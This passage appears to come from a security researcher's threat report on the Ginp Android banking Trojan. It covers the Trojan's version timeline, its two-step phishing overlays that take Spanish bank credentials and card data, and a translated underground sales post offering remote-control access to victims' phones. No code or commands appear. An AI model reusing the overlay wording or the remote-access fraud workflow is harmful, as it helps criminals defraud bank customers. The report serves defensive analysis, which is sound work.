
The frequency at which this Trojan is evolving is quite surprising: authors have issued more than 10 different variants of the bot in 4 months. Here we highlight the important mutations that Ginp took in that time span:


Date	Description of changes
June 2019	Simple SMS stealer
August 2019	Generic card grabber overlay capability and abuse of Accessibility Service
October 2019	Payload obfuscation and card grabber overlays specific per target
November 2019	Complete overlay capability with credential theft and reuse of Anubis Trojan code
November 2019	Possibility to request additional permissions and bypass battery optimization rules
December 2019	Overlay attacks through push notifications
December 2019	Doze mode and SharedPreferences updates through command
December 2019	Keylogging capability
December 2019	Added show alert command and delays for specific features such as granting permissions and injects
December 2019	Expanded list of targets
December 2019	Added get phone number command

Date	Description of changes
December 2019	Hard-coded targets changed from banking apps to social ones
January 2020	Added androidx library and stop notifications, call forward, send fake SMS and ringtone commands
January 2020	Added get running processes and get current activity commands
March 2020	Added VNC capabilities

Another aspect that makes Ginp stand out is the Modus Operandi of its overlay attacks. As visible in the following screenshots of overlays, a remarkable differentiator of Ginp is that all its overlay screens for banking apps consist of at least two steps. The first page of the overlay is used to steal the login credentials, the second one to steal the credit card details. The social-engineering trick is encouraging the victim to "validate" its identity and therefore provide all the previously mentioned information.

The following screenshots show a set of overlays used by Ginp:






Clave de acceso

○ Recordar usario en este dispositivo


ENTRAR

Recupera tu clave de acceso



Verifica tu identidad

Introduzca su datos tarjeta




Número de tarjeta

Fecha de caducidad de tarjeta


01 ▾ 2019 ▾

Código CVV



Verifica tu identidad

Introduzca su Firma electrónica



So far authors of the Trojan seemed to keep the Trojan private. The actual narrow and very focused target list (see appendix) indicate a certain knowledge and interest in Spanish banks, which could indicate authors' familiarity with the country.

Although capable of stealing basic personal information from victims, Ginp is yet still lacking functionality when it comes to remaining undetected while performing fraud. Although there is an actual gap, looking at how fast and frequent new versions of the Ginp Trojan are released, there is a high chance that the challenge will be taken care of soon. We can expect Ginp to evolve further in order to circumvent fraud detection measures and therefore also offer functions such as screencast, back connect proxy and possibly even RAT.


Update 10/03/2020

At the end of February the actors behind Ginp added screen capture capabilities to their Trojan. Like previously added functionality, the code is borrowed from the leaked Anubis Trojan source code. It enables the bot to stream screenshots and send them to the C2 so that actors can see what is happening on the screen of the infected device.

Anubis

Although no longer officially supported since the conviction of its author, Anubis is still a common choice of criminals when it comes to Android banking malware. Since both client and server source code are publicly accessible for free, this does not come as a surprise. Some of the new users even made changes to it, fixing the bugs and gradually improving some aspects of the Trojan to sell or rent it in underground forums.

Even though some changes have been observed in certain Anubis campaigns, no major changes have been introduced by those secondary sellers. Most changes are either fixes of known issues or improvements of existing features (such as automatic disabling of Google Play Protect). In January 2020 a new sales post appeared in some underground forum offering a modified version of Anubis 2.5 actually promising a RAT feature:



Так же в данный момент ведется разработка VNC. Оно будет реализовано в ближайший месяц. Людям, которые поддержали сервис приобретением бота будет дана возможность работы в партнерке, билд будет стоить в районе 15к. Может чуть меньше.

При VNC будет устанавливаться из GooglePlay приложение на телефон жертвы, после чего в логи будет приходить код доступа. Процесс вашей работы на телефоне жертвы буден виден, в Android скрыть этот процесс не выйдет. Однако будет реализована функция отключения блока экрана. Если телефон в блоке, то из админки будет даваться команда на разблок. Пинкод при его наличии будет автоматически вводится. После этого вы подключаетесь к телефону и производите необходимые транзакции. В принципе при работе в ночное время суток, проблем не будет.

По вашей просьбе могу внести любой фукционал в бота. Цены оговариваются индивидуально. Инжекты будут происходить раз в 3-4 месяца.

Translation:

Additionally, at the moment we develop VNC (commonly used as a synonym for RAT in the malware community). It will be implemented in the coming month. Persons, who supported the service by purchasing the bot, will be granted a chance to work as our partners, build will cost around 15k. Maybe a little less.

With VNC implemented, bot will install an app from the Google Play store on the victim's device and after that you will get an access code. The victim will be able to see when you are accessing the device, it is not possible to hide that process in Android. However, we will add the feature that will allow disabling the screenlock. If the screen of the device is locked, bot will receive the command to unblock the device. After that you can connect to the phone and perform necessary transactions. It should be OK for nighttime; you shouldn't have any problems.

I accept your requests to add any feature to the bot. We will discuss prices individually. Injects will happen once in 3-4 months.

Judging by this humble and not very technical description, it seems that the actors behind this post chose an implementation similar to how Cerberus is offering its RAT feature: using a third-party application to control the infected device. Although this statement should be taken with caution (there is no honor among the thieves), there is a high chance we will see new variants of the Anubis Trojan offering a fully-fledged RAT, keeping the malware relevant in the current threat landscape.

Conclusion

